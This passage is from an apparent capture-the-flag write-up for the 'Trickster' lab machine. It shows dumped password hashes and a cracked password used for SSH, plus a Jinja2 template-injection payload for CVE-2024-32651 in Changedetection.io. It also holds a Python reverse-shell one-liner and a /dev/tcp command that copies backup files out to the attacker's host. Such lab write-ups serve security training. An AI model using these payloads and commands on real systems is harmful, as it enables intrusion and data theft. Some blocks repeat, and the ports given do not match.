---+----------+----------+----------+-------------+----------+----------+--------+-------+---------------+-------------------------+---------
--------+--------------------+--------------------+-----------------------+--------------------+
| id_employee | id_profile | id_lang | lastname | firstname | email              | passwd
   | last_passwd_gen     | stats_date_from | stats_date_to | stats_compare_from | stats_compare_to | stats_compare_option | preselect_date_ran
ge | bo_color | bo_theme | bo_css    | default_tab | bo_width | bo_menu | active | optin | id_last_order | id_last_customer_message | id_last_
customer | last_connection_date | reset_password_token | reset_password_validity | has_enabled_gravatar |
+-------------+------------+---------+----------+-----------+--------------------+-------------------------------------------------------------
---+--------------------+----------------+--------------+--------------------+----------------+--------------------+-----------------
---+----------+----------+----------+-------------+----------+----------+--------+-------+---------------+-------------------------+---------
--------+--------------------+--------------------+-----------------------+--------------------+
|           1 |          1 |       1 | Store    | Trickster | admin@trickster.htb | $2y$10$P8wO3jruKKpvKRgWP6o7o.rojbDoABG9StPUt0dR7LIeK26RdlB
/C | 2024-05-25 13:10:20 | 2024-04-25      | 2024-05-25    | 0000-00-00          | 0000-00-00       |                      1 | NULL
   | NULL     | default  | theme.css |           1 |       0 |       1 |      1 |  NULL |             5 |                        0 |
      0 | 2025-01-30          | NULL                | 0000-00-00 00:00:00     |                       0 |
|           2 |          2 |       0 | james    | james     | james@trickster.htb | $2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunC
mm | 2024-09-09 13:22:42 | NULL            | NULL          | NULL                | NULL             |                      1 | NULL
   | NULL     | NULL     | NULL      |           0 |       0 |       1 |      0 |  NULL |             0 |                        0 |
      0 | NULL                | NULL                | NULL                    |                       0 |
+-------------+------------+---------+----------+-----------+--------------------+-------------------------------------------------------------
---+--------------------+----------------+--------------+--------------------+----------------+--------------------+-----------------
---+----------+----------+----------+-------------+----------+----------+--------+-------+---------------+-------------------------+---------
--------+--------------------+--------------------+-----------------------+--------------------+
2 rows in set (0.001 sec)

MariaDB [prestashop]>
```

```
┌─[✗]─[dark@parrot]─[~/Documents/htb/trickster]
└──╼ $cat hash
$2y$10$P8wO3jruKKpvKRgWP6o7o.rojbDoABG9StPUt0dR7LIeK26RdlB/C
$2a$04$rgBYAsSHUVK3RZKfwbYY9OPJyBbt/OzGw9UHi4UnlK6yG5LyunCmm
┌─[dark@parrot]─[~/Documents/htb/trickster]
└──╼ $
```

Perform a hash cracking attack on "***james***" (using module 3200)

```
www-data@trickster:~/prestashop/app/config$ su james
su james
Password: alwaysandforever

james@trickster:/var/www/prestashop/app/config$
```

```
┌─[dark@parrot]─[~/Documents/htb/trickster]
└──╼ $pwncat-cs james@10.10.11.34
/usr/local/lib/python3.11/dist-packages/paramiko/pkey.py:158: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.hazmat.
decrepit.ciphers.algorithms.TripleDES and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  "cipher": algorithms.TripleDES,
/usr/local/lib/python3.11/dist-packages/paramiko/transport.py:178: CryptographyDeprecationWarning: Blowfish has been moved to cryptography.haz
mat.decrepit.ciphers.algorithms.Blowfish and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 45.0.0.
  "class": algorithms.Blowfish,
/usr/local/lib/python3.11/dist-packages/paramiko/transport.py:202: CryptographyDeprecationWarning: TripleDES has been moved to cryptography.ha
zmat.decrepit.ciphers.algorithms.TripleDES and will be removed from cryptography.hazmat.primitives.ciphers.algorithms in 48.0.0.
  "class": algorithms.TripleDES,
[00:40:30] Welcome to pwncat 🐈!                                                                                              __main__.py:164
Password: ***************
[00:40:40] 10.10.11.34:22: registered new host w/ db                                                                          manager.py:957
(local) pwncat$
(remote) james@trickster:/home/james$
```

We have successfully gained access through the SSH session.

```
(remote) james@trickster:/home/james$ cat user.txt
3922b7df237e5f03a9c922a9c399e799
(remote) james@trickster:/home/james$
```

The user flag can be retrieved by executing the relevant command.


2. Exploitation
Web Application Exploration:

Escalate to Root Privileges Access

Privilege Escalation:

```
(remote) james@trickster:/home/james$ sudo -l
[sudo] password for james:
Sorry, user james may not run sudo on trickster.
(remote) james@trickster:/home/james$
```

Start a shell session as the user `james` and use the `sudo -l` command to enumerate the user's privileges and the system configuration.



Enumerate the directories to identify any potentially interesting files or misconfigurations that could be leveraged for further access or escalation.

```
(remote) james@trickster:/home/james$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:8c:62:29:55  txqueuelen 0  (Ethernet)
        RX packets 1570  bytes 1397882 (1.3 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1526  bytes 408014 (408.0 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.10.11.34  netmask 255.255.254.0  broadcast 10.10.11.255
        ether 00:50:56:b0:e3:e7  txqueuelen 1000  (Ethernet)
        RX packets 175183  bytes 86791313 (86.7 MB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 151260  bytes 105043294 (105.0 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

It appears that we are operating within a Docker environment.


```
(remote) james@trickster:/home/james$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:50089         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:39653         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:34091         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:33831         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:38823         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:49454         127.0.1.1:80            ESTABLISHED
tcp        0      0 10.10.11.34:55656       10.10.14.156:12345      CLOSE_WAIT
tcp        0      0 127.0.0.1:50089         127.0.0.1:45512         ESTABLISHED
tcp        0      0 127.0.0.1:60212         127.0.0.1:38823         ESTABLISHED
tcp        0      0 127.0.0.1:33831         127.0.0.1:54524         ESTABLISHED
tcp        0      0 172.17.0.1:34932        172.17.0.2:5000         CLOSE_WAIT
tcp        0      0 127.0.0.1:58538         127.0.0.1:34091         ESTABLISHED
tcp        0      0 10.10.11.34:22          10.10.14.156:57700      ESTABLISHED
tcp        0      0 10.10.11.34:37492       10.10.14.156:12345      ESTABLISHED
tcp        0      0 172.17.0.1:34914        172.17.0.2:5000         CLOSE_WAIT
tcp        0      0 127.0.0.1:54524         127.0.0.1:33831         ESTABLISHED
tcp        0      0 127.0.0.1:34091         127.0.0.1:58526         ESTABLISHED
tcp        0      0 127.0.0.1:38823         127.0.0.1:60212         ESTABLISHED
tcp        0      0 172.17.0.1:34922        172.17.0.2:5000         CLOSE_WAIT
tcp        0      0 172.17.0.1:34946        172.17.0.2:5000         CLOSE_WAIT
tcp        0      0 172.17.0.1:34930        172.17.0.2:5000         CLOSE_WAIT
tcp        0      0 10.10.11.34:48258       10.10.15.32:12345       ESTABLISHED
tcp        0    448 10.10.11.34:22          10.10.15.32:48166       ESTABLISHED
tcp        0      0 127.0.0.1:45512         127.0.0.1:50089         ESTABLISHED
```

While scanning for open ports, we discovered the IP address `172.17.0.2`. A port scan reveals that port 5000 is open. To access this port, we need to set up local port forwarding, using the compromised host as a pivot.


```
┌─[dark@parrot]─[~/Documents/htb/trickster]
└──╼ $ssh james@10.10.11.34 -L 5000:172.17.0.2:5000
The authenticity of host '10.10.11.34 (10.10.11.34)' can't be established.
ED25519 key fingerprint is SHA256:SZyh4Oq8EYrDd5T2R0ThbtNWVAlQWg+Gp7XwsR6zq7o.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.34' (ED25519) to the list of known hosts.
james@10.10.11.34's password:
Last login: Thu Jan 30 05:40:37 2025 from 10.10.15.32
james@trickster:~$
```

Execute the following command to set up local port forwarding:

```
ssh -L 5000:172.17.0.2:5000 james@trickster.htb
```



Once the port is forwarded, you can access the site locally through Firefox and log in using the *james* password.



A Changedetection.io webpage is accessible, which tracks changes on websites and notifies users of updates, such as news articles or product changes. Certain versions are vulnerable to SSTI, as outlined in CVE-2024-32651. A proof-of-concept (PoC) for exploiting this vulnerability is available here.

CVE-2024-32651

Description
Summary
A Server-Side Template Injection (SSTI) vulnerability in Changedetection.io, caused by the use of unsafe Jinja2 functions, enables Remote Command Execution (RCE) on the server host.
Details
Affected version: ***Changedetection.io version 0.45.20***
The vulnerability results from the usage of unsafe functions in the Jinja2 template engine:


```
from jinja2 import Environment, BaseLoader
...
   # Get the notification body from datastore
   jinja2_env = Environment(loader=BaseLoader)
   n_body = jinja2_env.from_string(n_object.get('notification_body', '')).render(**notification_parameters)
   n_title = jinja2_env.from_string(n_object.get('notification_title', '')).render(**notification_parameters)
```

Proof of Concept (PoC)

1. Create or edit a URL watch item.
2. In the Notifications tab, insert the following payload:

```
{{ self.__init__.__globals__.__builtins__.__import__('os').popen('id').read() }}
```


This payload triggers command execution, revealing the output of the `id` command.





Upon accessing the port on my machine, a login page is displayed. ChangeDetection.io is a service that provides notifications via email, as well as through applications such as Telegram and WhatsApp, whenever a monitored website changes.

```
┌─[dark@parrot]─[~/Documents/htb/trickster]
└──╼ $sudo python3 -m http.server 80
[sudo] password for dark:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.11.34 - - [30/Jan/2025 02:05:50] "GET / HTTP/1.1" 200 -
```

Begin by starting the HTTP server service on Parrot OS and configuring it within ChangeDetection.io.








In the “Notifications” tab, input the URL for the reports in the format `gets://10.10.xxx.xxx`, then insert the following Jinja2-based SSTI reverse shell payload:

```
{{ self.init.globals.builtins.import('os').system('python -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"10.10.xxx.xxx\",1919));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"sh\")"') }}
```

Upon clicking “***Save***,” we notice an initial request is received on our local HTTP server. The application requests the ***index.html*** file and begins monitoring for changes.



The application will check for changes to the `index.html` page and notify every 30 seconds. To trigger the reverse shell, modify the `index.html` file served on the local HTTP server and wait for the application to detect the change and execute the payload. Alternatively, you can click “Recheck” to immediately trigger the detection.

Once the application identifies the change, a request is sent to the HTTP server, and a reverse shell connection is established on port 9007.

```
┌─[dark@parrot]─[~/Documents/htb/trickster]
└──╼ $rlwrap nc -lvnp 9007
listening on [any] 9007 ...
connect to [10.10.14.39] from (UNKNOWN) [10.10.11.34] 42230
root@a4b9a36ae7ff:/app#
```

After some time, we successfully obtained the ***Docker*** shell.

Python script

This script is designed to exploit a vulnerability in the ChangeDetection.io platform, which is a tool used to monitor website changes. The vulnerability, known as Server-Side Template Injection (SSTI), allows attackers to inject malicious code into the system. The script works by automating the process of adding a new website to monitor, where it sends specially crafted requests to the server, tricking it into executing malicious commands. The attacker sets up a listener on their machine to wait for a connection from the server, and once the malicious code is executed, a reverse shell connection is established, allowing the attacker to control the server remotely.
The script begins by interacting with the target website and obtaining a security token needed to perform actions like logging in or submitting forms. After logging in (if necessary), the attacker submits a payload that contains the malicious code designed to trigger the reverse shell. Once the system detects a change in the monitored website, it executes the malicious code, connecting back to the attacker's machine on the specified port. This allows the attacker to gain unauthorized access to the server, potentially compromising sensitive information or performing malicious activities.

We ended up with the same shell as before.


root@a4b9a36ae7ff:/# ls
ls
app
bin
boot
datastore
dev
etc
home
lib
lib64
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
root@a4b9a36ae7ff:/#

```
root@a4b9a36ae7ff:/datastore# dir
dir
1159b480-ec15-4f2f-bda1-1231402c9e42  bbdd78f6-db98-45eb-9e7b-681a0c60ea34
4b2ffaab-c0b2-4aa3-8553-be2164a7bfcf  secret.txt
75c9e9a8-44b7-44d5-8b66-8af245b1ffbe  url-list-with-tags.txt
9b926151-0ef0-4307-91ad-ecd101d4f8b0  url-list.txt
Backups                               url-watches.json
b86f1003-3ecb-4125-b090-27e15ca605b9
root@a4b9a36ae7ff:/datastore#
```

```
root@a4b9a36ae7ff:/datastore/Backups# dir
dir
changedetection-backup-20240830194841.zip
changedetection-backup-20240830202524.zip
root@a4b9a36ae7ff:/datastore/Backups#
```

```
┌─[dark@parrot]─[~/Documents/htb/trickster]
└──╼ $nc -lvnp 9007 > changedetection-backup1.zip
listening on [any] 9007 ...
```

```
root@a4b9a36ae7ff:/datastore/Backups# $ cat changedetection-backup-20240830202524.zip > /dev/tcp/10.10.14.39/9007
<ckup-20240830202524.zip > /dev/tcp/10.10.14.39/9007
root@a4b9a36ae7ff:/datastore/Backups#
root@a4b9a36ae7ff:/datastore/Backups# $ cat changedetection-backup-20240830202524.zip > /dev/tcp/10.10.14.39/9007
<ckup-20240830202524.zip > /dev/tcp/10.10.14.39/9007
root@a4b9a36ae7ff:/datastore/Backups#
root@a4b9a36ae7ff:/datastore/Backups# $
```

```
┌─[dark@parrot]─[~/Documents/htb/trickster]
└──╼ $nc -lvnp 9007 > changedetection-backup1.zip
listening on [any] 9007 ...
```

```
james@trickster:/tmp$ nc -lvnp 9007 > changedetection-backup1.zip
Listening on 0.0.0.0 9007
```

```
james@trickster:/tmp$ nc -lvnp 9007 > changedetection-backup1.zip
Listening on 0.0.0.0 9007
Connection received on 172.17.0.2 54106
james@trickster:/tmp$
```

```
james@trickster:/tmp$ nc -lvnp 9007 > changedetection-backup1.zip
Listening on 0.0.0.0 9007
Connection received on 172.17.0.2 54106
james@trickster:/tmp$ nc -lvnp 9007 > changedetection-backup2.zip
Listening on 0.0.0.0 9007
Connection received on 172.17.0.2 42216
james@trickster:/tmp$
```

```
(local) pwncat$ download /tmp/changedetection-backup1.zip
/tmp/changedetection-backup1.zip ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 33.7/33.7 kB • ? • 0:00:00
[03:02:36] downloaded 33.71KiB in 0.11 seconds                                                  download.py:71
(local) pwncat$ download /tmp/changedetection-backup2.zip
/tmp/changedetection-backup2.zip ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 100.0% • 33.7/33.7 kB • ? • 0:00:00
[03:02:42] downloaded 33.71KiB in 0.09 seconds                                                  download.py:71
(local) pwncat$
```

